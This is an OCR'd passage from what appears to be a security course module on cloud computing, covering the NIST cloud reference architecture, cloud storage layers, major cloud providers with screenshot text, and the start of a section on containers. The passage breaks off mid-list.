
Cloud Broker

An entity that **manages cloud services** in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers

Cloud Consumer
Cloud Auditor
Security audit
Privacy Impact Audit
Performance Audit
Cloud Provider
Service Layer
SaaS
PaaS
IaaS
Resource Abstraction and Control Layer
Physical Resource Layer
Hardware
Facility
Cloud Service Management
Business Support
Provisioning/ Configuration
Portability/ Interoperability
Security
Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.



Cloud Consumer
Cloud Auditor
Security audit
Privacy Impact Audit
Performance Audit
Cloud Provider
Service Layer
SaaS
PaaS
IaaS
Resource Abstraction and Control Layer
Physical Resource Layer
Hardware
Facility
Cloud Service Management
Business Support
Provisioning/ Configuration
Portability/ Interoperability
Security
Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

Figure 11.7: NIST cloud computing reference architecture

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS**, **IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**


    Improves a given function by a specific capability and provides value-added services to cloud consumers.

  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.

  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).



Cloud Storage Architecture

- Cloud storage is a data storage medium used to **store digital data in logical pools** using a network
- The cloud storage architecture **consists of three main layers** namely, front-end, middleware, and back-end
- The **Front-end** layer is accessed by the **end user** where it provides APIs for the management of data storage
- The **Middleware** layer performs several **functions** such as data de-duplication and replication of data
- The **Back-end** layer is where the **hardware** is implemented

High Level Cloud Storage Architecture
Public APIs for Data and Management
Object Storage
Virtual Computer Servers
Block, File or Object Storage
Virtual Computer Servers
Logical Storage Pools
Physical Storage Servers
Physical Storage Servers
Cloud Service Location 1
Location n
Front-End
Middleware
Back-End

Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.




High Level Cloud Storage Architecture
Public APIs for Data and Management
Virtual Computer Servers
Object Storage
Block, File or Object Storage
Virtual Computer Servers
Logical Storage Pools
Physical Storage Servers
Physical Storage Servers
Cloud Service Location 1
Location n
Front-End
Middleware
Back-End

Figure 11.8: Cloud storage architecture

Cloud Service Providers



Find Accurate Information Faster

Improve customer interactions and boost workforce productivity with intelligent search

Learn more »

https://aws.amazon.com

INVENT WITH PURPOSE

What will you create this year?

Build personalised, future-ready experiences today that don't need to be rebuilt as your needs evolve. Sign up for an Azure free account and get free AI services—and a ₹14,500 credit.

Try Azure for free

https://azure.microsoft.com

Accelerate your transformation with Google Cloud

Build apps faster, make smarter business decisions, and connect people anywhere.

Get started for free

Run on the cleanest cloud in the industry.

https://cloud.google.com

Capture the true value of cloud and AI for your business

IBM Cloud, with Red Hat, brings together market-leading security, enterprise scalability and open innovation for increased agility and continuity

Sign up or log in

Explore our products

No Nerd Cloud Podcast

Demystifying Cloud Tech For You

Listen Now

Let's talk

https://www.ibm.com


Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

  Source: *https://aws.amazon.com*

  AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.


aws
Contact Sales
Support
English
My Account
Create an AWS Account
Products
Solutions
Pricing
Documentation
Learn
Partner Network
AWS Marketplace
Customer Enablement
Events
Explore More
Learn more »

Find Accurate Information Faster

Improve customer interactions and boost workforce productivity with intelligent search

Amazon Lightsail Containers
A new easy-to-use containers service–for a low, predictable price

Intelligent Document Processing
Automatically extract, process, and analyze document data

Build an App Backend in Minutes
AWS Amplify's new Admin UI accelerates complex backend configuration with point-and-click simplicity


Build Apps Faster with GraphQL
AWS AppSync uses GraphQL to query data from multiple data sources in a single request

Figure 11.9: Screenshot of Amazon AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.


Microsoft Azure
Contact Sales
Search
My account
Portal
Lalitha
Overview
Solutions
Products
Documentation
Pricing
Training
Marketplace
Partners
Support
Blog
More
Free account
Try Azure for free

We are in this together. Explore Azure resources and tools to help you navigate COVID-19

INVENT WITH PURPOSE

What will you create this year?


Build personalised, future-ready experiences today that don't need to be rebuilt as your needs evolve. Sign up for an Azure free account and get free AI services—and a ₹14,500 credit.

Figure 11.10: Screenshot of Microsoft Azure

- **Google Cloud Platform (GCP)**

  Source: *https://cloud.google.com*

  GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.


Google Cloud
Why Google
Solutions
Products
Pricing
Getting Started
Docs
Support
English
Sign in
Contact Us
Get started for free
Get started for free

Accelerate your transformation with Google Cloud

Build apps faster, make smarter business decisions, and connect people anywhere.


Run on the cleanest cloud in the industry.

Figure 11.11: Screenshot of Google Cloud Platform

- **IBM Cloud**

  Source: *https://www.ibm.com*


  IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.


IBM
Cloud
Products
Solutions
Pricing
Docs
Support
Explore more
Contact us
Log in
Start for free
Site feedback
Sign up or log in
Explore our products

Capture the true value of cloud and AI for your business

IBM Cloud, with Red Hat, brings together market-leading security, enterprise scalability and open innovation for increased agility and continuity

Figure 11.12: Screenshot of IBM Cloud



Module Flow

01 **Understand Cloud Computing Concepts**


02 **Understand Container Technology**

03 **Discuss Cloud Computing Threats**

04 **Discuss Cloud Attack Countermeasures**

Understand Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.



What is a Container?

- A container is a package of an **application/software** including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment
- CaaS is a service that includes the virtualization of containers and container management through **orchestrators**

Container Technology Architecture

Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers
Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container

What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

